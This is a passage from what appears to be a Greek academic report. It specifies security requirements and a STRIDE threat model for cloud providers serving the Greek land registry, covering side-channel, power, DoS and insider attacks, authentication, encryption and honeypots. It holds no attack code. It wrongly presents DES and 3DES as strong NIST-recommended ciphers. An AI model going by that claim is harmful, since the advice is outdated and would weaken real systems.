Μια ακόμη επίθεση του τύπου αποτυχίας απομόνωσης πόρων είναι η side-channel attack [47,48]. Κατά την συγκεκριμένη επίθεση καταγράφονται πληροφορίες σχετικά με την λειτουργία του χρονοπρογραμματιστή του επεξεργαστή που χρησιμοποιείται από ένα φιλοξενούμενο (guest) σύστημα, το ρολόι του επεξεργαστή, την κατανάλωση ισχύος από τον επεξεργαστή σε συνάρτηση με την υπηρεσία που εξυπηρετεί ή ακόμα και ο θόρυβος που τυχόν εμφανίζεται. Κυρίως στοχεύουν τα φιλοξενούμενα (guest) συστήματα τα οποία εκτελούν την κρυπτογράφηση των δεδομένων. Για την καταγραφή των πληροφοριών θα πρέπει να τοποθετηθεί ένα κακόβουλο φιλοξενούμενο (guest) σύστημα μαζί με τα υπόλοιπα και όταν ολοκληρωθεί η επίθεση να μην έχει ανιχνευθεί ώστε να είναι δυνατή η εξαγωγή του από την υποδομή. Έτσι παραβιάζονται η διαθεσιμότητα, η αξιοπιστία και τα SLOs της ομάδας προστασίας δεδομένων. Για να προστατευθεί η υποδομή από αυτό το είδος επιθέσεων θα πρέπει να χρησιμοποιηθούν εικονικά firewall μεταξύ των φιλοξενούμενων (guest) συστημάτων και κατά τυχαία χρονικά διαστήματα να πραγματοποιείται κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων. Σύμφωνα με τα πρότυπα του National Institute of Standards and Technology θα πρέπει να χρησιμοποιούνται ισχυροί αλγόριθμοι κρυπτογράφησης όπως οι AES,DES,3DES και τα δεδομένα να κρυπτογραφούνται κάθε φορά με διαφορετικό αλγόριθμο χωρίς να υπάρχει μεταξύ τους σειρά προτεραιότητας ώστε ο επιτιθέμενος να μην είναι σε θέση να διαπιστώσει την ύπαρξη ενός μοτίβου.

Προδιαγραφή Παροχής Ισχύος

Ένας επιπλέον τύπος επιθέσεων αφορά την παροχή ηλεκτρικής ισχύος της υποδομής. Ο συγκεκριμένος τύπος επιθέσεων έχει ως στόχο να προκαλέσει την μέγιστη κατανάλωση ισχύος σε μια ομάδα εξυπηρετητών ή racks ώστε να προκληθεί βλάβη στους διαχειριστές ισχύος και να μην είναι δυνατή η λειτουργία τους όπως ορίζεται στο [49]. Ακόμα θα

μπορούσαν να προκληθούν αιχμές τάσης στο δίκτυο ώστε εξυπηρετητές οι οποίοι είναι συνδεδεμένοι στο ίδιο UPS να καταστραφούν με αποτέλεσμα οι υπηρεσίες που θα διανέμονται από αυτούς να μην είναι πλέον διαθέσιμες. Έτσι παραβιάζονται SLOs όπως η αξιοπιστία, η διαθεσιμότητα και η ευθύνη του παρόχου. Σε αντίθεση με τις υπόλοιπες επιθέσεις, στην συγκεκριμένη δεν χρειάζεται να προηγηθεί συγκέντρωση πληροφοριών ως προς την τοποθεσία συγκεκριμένων εγγράφων ώστε να επηρεαστούν ή να καταστραφούν εφόσον μπορεί να επηρεαστεί η υποδομή στο σύνολό της. Για να μειωθούν οι συνέπειες μιας επίθεσης αυτού του τύπου θα πρέπει να οριστούν ανώτατα όρια κατανάλωσης ρεύματος σε κάθε εξυπηρετητή ανάλογα με το έργο που του έχει ανατεθεί, στην εκάστοτε PDU και σε όλη την υποδομή. Στην συνέχεια θα πρέπει να παρακολουθείται συνεχώς η κατανάλωση για να εξασφαλίζεται ότι πληρούνται τα όρια τα οποία θα τεθούν. Σε περίπτωση που δεν πληρούνται, ο πάροχος θα πρέπει να έχει αναπτύξει μια μέθοδο ώστε να διορθώνει οποιαδήποτε παραβίαση άμεσα χωρίς να δίνεται η δυνατότητα στον επιτιθέμενο να πετύχει τους στόχους του. Ωστόσο πριν τεθούν αυτά τα όρια θα πρέπει για μια περίοδο να καταγραφεί η κατανάλωση ρεύματος των εξυπηρετητών ως προς το φορτίο που εξυπηρετούν κάθε φορά, εφόσον τα δύο ποσά είναι αναλογικά. Επιπλέον σύμφωνα με το [55], οι πάροχοι θα πρέπει να υποστηρίζονται από εφεδρική παροχή ισχύος σε περίπτωση αποτυχίας της κύριας παροχής. Η εφεδρική παροχή ισχύος μπορεί να διανέμεται στους παρόχους από τρίτη ανεξάρτητη εταιρία πέραν του κύριου παρόχου είτε από την ίδια την υποδομή των παρόχων με γεννήτριες. Τέλος, λόγω της τοποθεσίας της χώρας των παρόχων θα πρέπει να υποστηρίζεται η υποδομή τους από εγκεκριμένα συστήματα ψύξης.

Προδιαγραφή Αποφυγής Έγχυσης Κακόβουλου Λογισμικού

Οι επιθέσεις έγχυσης κακόβουλου λογισμικού στην υποδομή του παρόχου συμβαίνει επειδή ο πάροχος βάσει της νομοθεσίας δεν είναι υποχρεωμένος να ελέγχει τις πληροφορίες που δέχεται και διαχειρίζεται. Αυτό έχει ως αποτέλεσμα την υποκλοπή δεδομένων, την καταστροφή τους και την παρακώληση της λειτουργίας των υπηρεσιών. Επιπλέον παραβιάζονται τα SLOs της ακεραιότητας, της διαχείρισης τρωτών σημείων και της αξιοπιστίας. Για να αποφευχθούν αυτές οι παραβιάσεις της συμφωνίας στάθμης υπηρεσίας θα πρέπει οι πάροχοι να διαθέτουν επαρκείς μηχανισμούς καταγραφής της δικτυακής κίνησης και ανίχνευσης κακόβουλου λογισμικού το οποίο θα εισέρχεται στα πλαίσια νόμιμων και εξουσιοδοτημένων εργασιών[48,50]. Οι συγκεκριμένοι μηχανισμοί θα περιλαμβάνουν κανονιστικά μέτρα, πρωτόκολλα και λογισμικό το οποίο θα δημιουργείται είτε από τον πάροχο είτε από τρίτη ανεξάρτητη εταιρία. Αυτό που έχει ιδιαίτερη σημασία είναι οι μηχανισμοί να μην αποτελούν ανεξάρτητο μέρος της υποδομής αλλά να λειτουργούν σε αλληλεπίδραση με τις συναρτήσεις και τις διαδικασίες που εκτελεί ο κάθε πάροχος. Η

επάρκεια των μηχανισμών θα ελέγχεται από αρχή ελέγχου που θα ορίζει το Κτηματολόγιο ή θα πραγματοποιηθεί από το ίδιο κατά την εκκίνηση της συνεργασίας τους.

Προδιαγραφή Επαλήθευσης Ταυτότητας

Η επαλήθευση της ταυτότητας του χρήστη που εισάγεται δημιουργεί μια σειρά από τρωτά σημεία τα οποία αν δεν ασφαλιστούν κατά την είσοδο στην συνέχεια δεν μπορεί να πραγματοποιηθεί έλεγχος της ταυτότητας. Επιπλέον το σύστημα ταυτοποίησης που θα χρησιμοποιηθεί κατά την είσοδο των φυσικών προσώπων και του προσωπικού της Κυβέρνησης θα είναι το ίδιο με εκείνο που θα χρησιμοποιεί το προσωπικό του κάθε παρόχου. Έτσι προκειμένου να μην παραβιαστεί η ιδιωτικότητα των δεδομένων και η ασφάλεια τους θα πρέπει ο πάροχος να υποστηρίζει το SAML(Security Assertion Markup Language) πρότυπο για την επαλήθευση της ταυτότητας των χρηστών [51]. Το SAML πρότυπο υποστηρίζει μεταφορά δεδομένων μεταξύ δύο διαφορετικών domains, του Κτηματολόγιου το οποίο θα κατασκευάσει την διεπαφή των χρηστών και του παρόχου. Αφού ο εκάστοτε χρήστης εισάγει τα διαπιστευτήριά του θα ελέγχονται από το πρότυπο SAML και θα του δίνονται τα αντίστοιχα δικαιώματα. Προκειμένου να προσαρμόζονται τα δικαιώματα σε κάθε χρήστη ξεχωριστά και να ελέγχεται η εξουσιοδότηση των εργασιών που εκτελούνται θα πρέπει να χρησιμοποιηθεί το πρότυπο XACML ή αντίστοιχο. Το πρότυπο XACML [51] ορίζει μια γλώσσα προγραμματισμού παρόμοια της XML μέσω της οποίας ο πάροχος θα ελέγχει τις εργασίες που εκτελούνται από κάθε χρήστη. Κάθε φορά που ένας χρήστης συνδέεται σε μια από τις υπηρεσίες, η πολιτική ενίσχυσης σημείου (PEP) θα είναι υπεύθυνη για την προστασία της υπηρεσίας μέχρι να δοθεί άδεια χρήσης από την πολιτική απόφασης σημείου (PDP). Αφού η πολιτική απόφασης σημείου (PDP) εξουσιοδοτήσει μια άδεια για χρήση, στην συνέχεια ενισχύεται από την πολιτική ενίσχυσης σημείου (PEP) και ο χρήστης πλέον έχει την έγκριση για χρήση της υπηρεσίας.

Κύριος στόχος του συστήματος επαλήθευσης ταυτότητας θα αποτελεί ο έλεγχος των χρηστών οι οποίοι προσπαθούν να αποκτήσουν πρόσβαση στις διανεμόμενες υπηρεσίες και στην συνέχεια κατά την διάρκεια εκτέλεσης των εργασιών τους να διατηρείται η ανωνυμία τους μέχρι την αποσύνδεσή τους.

Προδιαγραφή Αποφυγής Άρνησης Παροχής Υπηρεσιών

Ο τύπος επιθέσεων άρνησης παροχής υπηρεσιών είναι ο πιο συνήθης σε υπηρεσίες που διατίθενται στο υπολογιστικό νέφος επειδή η υποδομή των παρόχων απλοποιεί το έργο του επιτιθέμενου [51]. Έτσι η αξιοπιστία και η διαθεσιμότητα των υπηρεσιών παραβιάζονται. Η ασφάλεια του παρόχου έναντι σε αυτόν τον τύπο επιθέσεων είναι μειωμένη με αποτέλεσμα να μην είναι σε θέση ο πάροχος να ανακτήσει μέρη της υποδομής του αφού εκτεθεί. Γι' αυτό καθίσταται απαραίτητοι οι πάροχοι να έχουν εκ των προτέρων προβλέψει το σχέδιο επείγουσας επέμβασης το οποίο θα ακολουθηθεί σε περίπτωση αυτού του τύπου επίθεσης.

Σύμφωνα με αυτό το σχέδιο ο κάθε πάροχος θα πρέπει σε περίπτωση επίθεσης να βρίσκεται σε θέση παροχής των υπηρεσιών. Αυτό θα έχουν την δυνατότητα να το πετύχουν είτε μέσω μέρους της υποδομής του η οποία μέχρι εκείνη την στιγμή θα βρίσκεται εκτός δικτύου χωρίς να απειλείται, είτε μέσω άλλου παρόχου ο οποίος θα κατέχει εφεδρεία των πληροφοριών και την κατάλληλη υποδομή για την υποστήριξη των υπηρεσιών. Βέβαια ο πάροχος ο οποίος θα διανέμει την υπηρεσία καταγραφής φυσικών πόρων δεν θα μπορεί να συνεργαστεί με άλλον πάροχο για λόγους απομόνωσης των πληροφοριών. Έτσι, ο συγκεκριμένος πάροχος πρέπει να λάβει επιπλέον μέτρα προστασίας της υποδομής του από επιθέσεις άρνησης παροχής υπηρεσιών. Τα μέτρα αυτά μπορούν να είναι, μεγαλύτερο εύρος ζώνης το οποίο θα κάνει το έργο των επιτιθέμενων δυσκολότερο. Επιπλέον, θα πρέπει να ανιχνευθούν τρωτά σημεία του λογισμικού που χρησιμοποιείται για την εικονικοποίηση των φυσικών πόρων ή λειτουργικών συστημάτων τα οποία θα επέτρεπαν την πραγματοποίηση επιθέσεων άρνησης παροχής υπηρεσιών. Στην συνέχεια είναι αναγκαία η διόρθωσή τους είτε με αντικατάστασή τους, είτε με εγκατάσταση των κατάλληλων “μπαλωμάτων” (patches) και συνεχή ανανέωσή τους. Τέλος, πέραν του δικτύου υπό το οποίο θα πραγματοποιείται η διανομή της υπηρεσίας, αξίζει να σημειωθεί πως η εγκατάσταση ενός εφεδρικού δικτύου μεταξύ του Κτηματολογίου και του παρόχου θα ενίσχυε την αντιμετώπιση της επίθεσης χωρίς να αποτυγχάνει το SLO της διαθεσιμότητας.

Προδιαγραφή Καταγραφής Υποδομής

Για να ικανοποιούνται τα SLOs της καταγραφής των υπηρεσιών, της επιθεώρησης συστημάτων ασφάλειας και της διαχείρισης τρωτών σημείων θα πρέπει σε κάθε επίπεδο της υποδομής του παρόχου να είναι εγκατεστημένα συστήματα τα οποία θα ελέγχουν και θα εξασφαλίζουν την ικανοποίησή τους. Τα συγκεκριμένα συστήματα θα παρέχουν αρχεία καταγραφής των ενεργειών που πραγματοποιούνται καθημερινά δίνοντας μια ευρύτερη εικόνας της λειτουργίας του παρόχου στους διαχειριστές του. Η ασφάλεια αυτών των συστημάτων είναι εξίσου σημαντική αφού σε περίπτωση που δεχθούν επίθεση και καταστραφούν τα δεδομένα τα οποία διαχειρίζονται, οι πάροχοι χάνουν τον έλεγχο της υποδομής τους. Έτσι, σε αυτά τα συστήματα δεν θα πρέπει να υπάρχει η δυνατότητα πρόσβασης από το εξωτερικό δίκτυο και τα διαπιστευτήρια που θα χρησιμοποιούν οι διαχειριστές θα πρέπει να ανανεώνονται σε τακτά χρονικά διαστήματα μειώνοντας έτσι την χρηστικότητα αλλά αυξάνοντας σε μεγάλο βαθμό την ασφάλειά τους. Επιπλέον αφού όλες οι αιτήσεις και απαντήσεις μεταξύ των τελικών χρηστών και του παρόχου θα δρομολογούνται διαμέσου του Κτηματολόγιου, συνίσταται να υπάρχουν και εκεί συστήματα ελέγχου, ανίχνευσης κακόβουλου λογισμικού και καταγραφής της κίνησης.

Επιπλέον, θα πρέπει να κατασκευαστούν ψευδείς δείκτες οι οποίοι θα υποδεικνύουν τοποθεσίες δεδομένων υψηλής σημασίας όπως για παράδειγμα κωδικούς διαχειριστών ή

προγραμματισμένες εργασίες και στην συνέχεια να πραγματοποιείται καταγραφή της κίνησης των συγκεκριμένων τοποθεσιών. Αυτές οι τοποθεσίες θα λειτουργούν ως κυψέλες (honeypots), οι οποίες αποτελούν μια αποδοτική λύση για τον έλεγχο της εσωτερικής κίνησης και τον εντοπισμό κακόβουλων χρηστών. Όπως ορίζεται στο [54], οι κυψέλες διαχωρίζονται σε κατηγορίες σύμφωνα με την αλληλεπίδραση που προσφέρουν. Στον πάροχο ο οποίος θα διαχειρίζεται τα κυβερνητικά δεδομένα κρίνεται απαραίτητο να τεθούν κυψέλες υψηλής αλληλεπίδρασης, οι οποίες αν και θα επιβοηθήσουν τον εντοπισμό εισβολέων θα είναι αρκετά δύσκολες στη συντήρηση και ρύθμιση.

Προδιαγραφή Κρυπτογράφησης Δεδομένων

Για να ικανοποιείται η διαφάνεια, η ακεραιότητα και η κρυπτογράφηση των δεδομένων θα πρέπει να υιοθετηθεί από το πάροχο το πρωτόκολλο FADE(File Assured Deletion) [46] ή αντίστοιχο αυτού. Το συγκεκριμένο πρωτόκολλο χρησιμοποιεί συμμετρική και ασύμμετρη κρυπτογράφηση των δεδομένων τα οποία πρόκειται να αποθηκευτούν. Το FADE χρησιμοποιεί διαχειριστές κλειδιών (KM) για την παραγωγή και αποθήκευση των χρησιμοποιούμενων κλειδιών. Κατά την αποθήκευση μιας αίτησης κτηματογράφησης από τα φυσικά πρόσωπα, το αρχείο κρυπτογραφείται με το κλειδί E. Στην συνέχεια αυτό το κλειδί κρυπτογραφείται από το κλειδί F και αυτό με την σειρά του κρυπτογραφείται από συνδυασμό δημόσιου και ιδιωτικού κλειδιού που παράγονται από τον διαχειριστή κλειδιών. Η διαδικασία αυτή θα πρέπει να απλοποιηθεί και να προσαρμοστεί στην λειτουργία του παρόχου και στον τρόπο με τον οποίο ο πάροχος διανέμει πληροφορίες που έχει αποθηκευμένες. Εκτός των παραπάνω τα κλειδιά τα οποία χρησιμοποιούνται θα πρέπει να αλλάζουν σε τακτά χρονικά διαστήματα. Σε περίπτωση που ο πάροχος ακολουθεί άλλο πρότυπο κρυπτογράφησης θα πρέπει να ελεγχθεί και να εξουσιοδοτηθεί από την αρχή ελέγχου που θα ορίσει το Κτηματολόγιο. Πέρα της ασφάλειας που θα παρέχει το πρότυπο κρυπτογράφησης που θα επιλεχθεί θα πρέπει παράλληλα να μην γίνεται πολύπλοκη η διαδικασία κτηματογράφησης ώστε να μην μειώνεται η χρησιμότητά της.

Ο πάροχος της υπηρεσίας καταγραφής φυσικών πόρων κρίνεται αναγκαίο να χρησιμοποιήσει ένα πρότυπο κρυπτογράφησης end-to end. Το συγκεκριμένο πρότυπο θα προστατεύει τα δεδομένα από το σημείο εισαγωγής τους, κατά την μεταφορά τους μέσω του Κτηματολόγιου όπου δεν θα είναι δυνατή η αποκρυπτογράφησή τους και τελικά στον πάροχο όπου θα αποθηκεύονται. Το πρότυπο θα επιλεχθεί από τον πάροχο και στην συνέχεια θα εγκριθεί από το Κτηματολόγιο.

Προδιαγραφή Αποφυγής Έσωθεν Απειλών

Ο τύπος επιθέσεων έσωθεν απειλών παραβιάζει την εμπιστευτικότητα , τον καθορισμού του σκοπού και την ακεραιότητα των δεδομένων. Αυτός ο τύπος επιθέσεων δημιουργείται από κακόβουλα μέλη του προσωπικού του παρόχου, τα οποία γνωρίζουν τους αμυντικούς

μηχανισμούς που υπάρχουν και φροντίζουν να εκτελέσουν οποιαδήποτε παράνομη ενέργεια χωρίς να εντοπιστούν. Αυτό συμβαίνει επειδή τα μέλη του προσωπικού χρησιμοποιούν τα διαπιστευτήρια που τους έχουν δοθεί προκειμένου να εκτελέσουν οποιαδήποτε ενέργεια, έτσι αποκτούν πρόσβαση στον πάροχο με νόμιμο τρόπο. Για να μειωθούν οι συνέπειες και να αντιμετωπιστεί αυτός ο τύπος επιθέσεων θα πρέπει να πραγματοποιηθεί διαχωρισμός των καθηκόντων μεταξύ των υπαλλήλων του προσωπικού, να καταγράφονται εκτενώς οι εργασίες που πραγματοποιούνται και να δημιουργηθεί ένα σύστημα ανίχνευσης έσωθεν απειλών[52]. Ο διαχωρισμός των καθηκόντων έχει ως στόχο να μειώσει τα δικαιώματα που θα έχει κάθε μέλος του προσωπικού στην εκτέλεση εργασιών και να τα κατανέμει σε περισσότερους. Με αυτόν τον τρόπο για να επιτευχθεί μια επίθεση αυτού του τύπου θα πρέπει ο επιτιθέμενος να αποκτήσει με μη εξουσιοδοτημένο τρόπο δικαιώματα για μια εργασία ή να αποκτήσει πρόσβαση με άνομο τρόπο. Στις δύο προηγούμενες περιπτώσεις θα μπορούσαν να υπάρχουν συστήματα ελέγχου και καταγραφής για τον εντοπισμό ενδείξεων αυτού του τύπου επιθέσεων. Η καταγραφή των εργασιών έχει ως στόχο σε περίπτωση εκτέλεσης άνομης εργασίας να εντοπιστεί άμεσα ο υπάλληλος ή έμμεσα να εντοπιστεί ο τρόπος που κατάφερε να εκτελέσει μια ενέργεια, αν για παράδειγμα ένας διαχειριστής αποκτήσει με άνομο τρόπο δικαιώματα για εργασίες που δεν του επιτρέπονται. Για την κατασκευή ενός συστήματος ανίχνευσης έσωθεν απειλών θα πρέπει να χρησιμοποιηθούν χαρακτηριστικά της ανθρώπινης συμπεριφοράς όπως είναι ο ναρκισσισμός και να ενσωματωθούν σε ένα αλγόριθμο ο οποίος θα προσπαθεί να εντοπίσει στοιχεία τα οποία θα τον υποδεικνύουν ελέγχοντας δημόσιους λογαριασμούς σε facebook, twitter που κατέχουν οι υπάλληλοι του παρόχου. Για να διενεργηθεί ο παραπάνω έλεγχος θα πρέπει να δοθεί η έγκριση των φυσικών προσώπων. Γι' αυτό θα πρέπει να πραγματοποιείται ο παραπάνω έλεγχος μόνο σε υπαλλήλους που έχουν ανήκουν σε συγκεκριμένα επίπεδα εξουσιοδότησης, όπως είναι οι διαχειριστές οι οποίοι μπορούν να αποκτήσουν πρόσβαση σε δεδομένα προσωπικού χαρακτήρα ή κυβερνητικά δεδομένα. Ο συγκεκριμένος τύπος επίθεσης είναι αρκετά δύσκολος να αντιμετωπιστεί και αυτό συμβαίνει γιατί εμπλέκεται ο ανθρώπινος παράγοντας σε μεγαλυτερο βαθμό από το τεχνικό μέρος για την επίτευξή του.

Προδιαγραφή Χρήσης Υπηρεσιών από Κινητές Συσκευές

Τέλος δεν θα είναι επιτρεπτή η χρήση των υπηρεσιών από οποιαδήποτε συσκευή εκτός ηλεκτρονικών υπολογιστών. Αυτό συμβαίνει επειδή σε μια κινητή συσκευή δεν μπορεί να λειτουργεί συνεχώς σύστημα ανίχνευσης κακόβουλου λογισμικού ή αλεξίιο πρόγραμμα (antivirus) αφού δεν έχει επαρκείς πόρους σε ενέργεια. Ακόμα σε μια κινητή συσκευή δεν μπορεί να λειτουργήσουν οι αλγόριθμοι κρυπτογράφησης των ηλεκτρονικών υπολογιστών λόγω της μειωμένης επεξεργαστικής ισχύς [53]. Επιπλέον, αν επιτευχθεί υποκλοπή δεδομένων, ο επιτιθέμενος θα μπορούσε να χρησιμοποιήσει τη σουίτα εργαλείων metasploit,

για την ανίχνευση της γεωγραφικής θέσης των χρηστών και να διαπιστώσει με ακρίβεια από που και από ποιόν προήλθαν τα δεδομένα. Για να επιτευχθούν τα παραπάνω, το Κτηματολόγιο θα πρέπει να ενημερώνει τους χρήστες της εκάστοτε υπηρεσίας ως προς τις πλατφόρμες από τις οποίες μπορεί να χρησιμοποιηθούν.

3.2.8 Μοντέλο Κινδύνων


Το μοντέλο κινδύνων αναλύει τα προβλήματα ασφάλειας που υπάρχουν λόγω του σχεδιασμού του συστήματος και αξιολογεί λύσεις που μπορούν να προταθούν για την αντιμετώπιση αυτών. Αρκετοί από τους κινδύνους που υπάρχουν κατά την λειτουργία των υπηρεσιών δεν επιλύονται στο σύνολό τους από τις προδιαγραφές αλλά μπορούν να περιοριστούν από αυτές αν προσδιοριστούν. Το μοντέλο κινδύνων δεν θα κατασκευαστεί ως συνάρτηση των επιθέσεων οι οποίες μπορούν να πραγματοποιηθούν στους παρόχους των υπηρεσιών. Οι κίνδυνοι οι οποίοι προκύπτουν είναι άμεσα συνδεδεμένοι με κενά του εφαρμοστέου δίκαιου, μη εφαρμογή του κύριου συμβολαίου υπηρεσιών και παρέκκλιση από τις ελάχιστες προδιαγραφές οι οποίες πρέπει να πληρούνται από την υποδομή των παρόχων.

Έννοιες και ορισμοί

Αρχικά θα πρέπει να προσδιοριστεί το ***είδος των δεδομένων*** και η ***τοποθεσία*** τους, τα οποία στην συνέχεια θα πρέπει να ασφαλιστούν από επιθέσεις. Επιπλέον θα πρέπει να εξακριβωθεί το ***είδος των επιτιθέμενων*** από τους οποίους θα απειληθεί το σύστημα και οι ***λόγοι*** για τους οποίους θα διενεργηθούν επιθέσεις κατά των υπηρεσιών και δεδομένων που θα διαχειρίζονται οι πάροχοι των υπηρεσιών υπολογιστικού νέφους και το Κτηματολόγιο.

Τα δεδομένα θα διαχωρίζονται σε τρείς κατηγορίες. Η πρώτη κατηγορία θα είναι τα δεδομένα προσωπικού χαρακτήρα των φυσικών προσώπων τα οποία θα συλλέγονται κατά τις κτηματογραφήσεις. Η δεύτερη κατηγορία θα είναι τα δεδομένα τα οποία θα καταχωρεί το Κυβερνητικό προσωπικό στην υπηρεσία καταγραφής φυσικών πόρων. Αξίζει να σημειωθεί σε αυτό το σημείο πως πρόκειται για ευαίσθητα δεδομένα τα οποία θα μπορούσαν να στοχοποιηθούν. Η τρίτη κατηγορία είναι τα δεδομένα τα οποία θα χρησιμοποιούνται από τους παρόχους για την εσωτερική του λειτουργία τους όπως για παράδειγμα δείκτες στα δεδομένα τα οποία θα συλλέγονται και λίστες με ψευδώνυμα των εξυπηρετητών. Τα δεδομένα θα αποθηκεύονται στους παρόχους και δεν θα παρέχεται η δυνατότητα αποθήκευσης στους τελικούς χρήστες και στην υποδομή του Κτηματολόγιου. Με αυτόν τον τρόπο θα μειώνονται οι κίνδυνοι που θα μπορούσαν να δημιουργηθούν από έσωθεν απειλές στις εγκαταστάσεις του Κτηματολόγιου και στην ευρύτερη ομάδα χρηστών που θα χρησιμοποιούν τις υπηρεσίες. Οι επιτιθέμενοι θα διαχωρίζονται σε δύο κατηγορίες. Στην πρώτη κατηγορία θα ανήκουν εκείνοι οι οποίοι θα εκτελούν επιθέσεις από την πλευρά των χρηστών και στην δεύτερη κατηγορία όσοι εκτελούν επιθέσεις μέσα από τον πάροχο. Οι

λόγοι για τους οποίους ο εκάστοτε επιτιθέμενος θα διενεργεί επιθέσεις θα είναι για να αποκτήσει γνώση σχετικά με πληροφορίες οι οποίες σχετίζονται συγκεκριμένο φυσικό πρόσωπο. Εκτός αυτού μπορούν να πραγματοποιηθεί επίθεση με στόχο την συλλογή πληροφοριών ως προς τον τρόπο λειτουργίας της υποδομής. Ιδιαίτερα σημασία πρέπει να δοθεί στη διαχείριση κυβερνητικών δεδομένων από τον ένα εκ των παρόχων αφού θα μπορούσε να στοχοποιηθεί από τρίτες χώρες για την συλλογή ευαίσθητων δεδομένων τα οποία θα παρείχαν σημαντικές πληροφορίες της Κυβέρνησης. Οι συγκεκριμένες πληροφορίες θα μπορούσαν να χρησιμοποιηθούν για μια πληθώρα παράνομων δραστηριοτήτων αλλά και έκθεση της Κυβέρνησης ως προς την διαρροή κυβερνητικών δεδομένων, χωρίς βέβαια η Κυβέρνηση σύμφωνα με το κύριο συμβόλαιο υπηρεσιών, να είναι υπεύθυνη για δεδομένα της. Το παρακάτω σχήμα αποτελεί μέρος του μοντέλου κινδύνων που πραγματοποιήθηκε με το [59].



Εικόνα 12 Μοντέλο Κινδύνων Κτηματολόγιου-Παρόχων

Το μοντέλο κινδύνων θα κατασκευαστεί σύμφωνα με το μοντέλο STRIDE [58]. Το μοντέλο STRIDE αποτελείται από τους εξής κινδύνους: ***πλαστογράφηση δεδομένων***, ***αλλοίωση δεδομένων***, ***αποκήρυξη διαπιστευτηρίων***, ***αποκάλυψη δεδομένων***, ***άρνηση παροχής των υπηρεσιών*** και ***κλιμάκωση προνομίων***.

Η πλαστογράφηση δεδομένων είναι άμεσα συνδεδεμένη με τα τρωτά σημεία το μοντέλου OSI και πραγματοποιείται όταν ο επιτιθέμενος αποκτά με άνομο τρόπο πρόσβαση σε λογαριασμό ενός χρήστη και στην συνέχεια μέσω αυτού εμπλέκεται σε παράνομη δραστηριότητα. Η πλαστογράφηση δεδομένων πραγματοποιείται στην πλευρά του χρήστη.

Η αλλοίωση και αποκάλυψη δεδομένων πραγματοποιούνται κυρίως στην πλευρά των πάροχων. Κατά την αλλοίωση των δεδομένων, ο επιτιθέμενος αποκτά πρόσβαση στον

αποθηκευτικό χώρο του παρόχου και τα τροποποιεί είτε για δικό του όφελος είτε για τρίτους με αντάλλαγμα πληρωμή. Επειδή αυτός ο οποίος πραγματοποιεί την αλλοίωση ακολουθεί νόμιμες διαδικασίες δεν είναι εύκολο να εντοπιστούν τα τροποποιημένα δεδομένα. Η αποκάλυψη αφορά την υποκλοπή δεδομένων τα οποία ανήκουν και στις δύο κατηγορίες δεδομένων. Τα συγκεκριμένα δεδομένα θα έδιναν ζωτικής σημασίας πληροφορίες, όπως πληροφορίες για την εσωτερική λειτουργία του παρόχου, για να πραγματοποιηθούν επιπλέον επιθέσεις.

Η αποκήρυξη διαπιστευτηρίων είναι η υποκλοπή και άνομη χρήση τους. Με τον όρο διαπιστευτήρια δεν ορίζονται μόνο τα στοιχεία που χρησιμοποιούν οι χρήστες για να αποκτήσουν πρόσβαση στις υπηρεσίες αλλά και στοιχεία όπως η ψηφιακή υπογραφή που δίνεται σε χρήστη του προσωπικού της Κυβέρνησης ώστε οποιαδήποτε αίτηση για καταγραφή φυσικών πόρων πραγματοποιήσει να είναι άμεσα συνδεδεμένη με τον ίδιο.

Η άρνηση παροχής των υπηρεσιών συμβαίνει όταν οι παρεχόμενες υπηρεσίες δεν μπορούν πλέον να χρησιμοποιηθούν από τις δύο ομάδες χρηστών που έχουν οριστεί. Πραγματοποιείται από την πλευρά του χρήστη και έχει ως στόχο την κατάληψη όλων των διαθέσιμων πόρων ώστε οι υπηρεσίες να μην είναι διαθέσιμες. Η άρνηση παροχής υπηρεσιών πραγματοποιείται με επιθέσεις τόσο στις ίδιες τις υπηρεσίες αλλά και στην ηλεκτρική ισχύ και οικονομία του παρόχου. Στο συγκεκριμένο σενάριο ο πάροχος ο οποίος θα διανέμει την υπηρεσία καταγραφής φυσικών πόρων θα είναι απαραίτητο να λάβει τα μέτρα τα οποία ορίζονται στις προδιαγραφές ώστε να μειωθεί ο κίνδυνος.

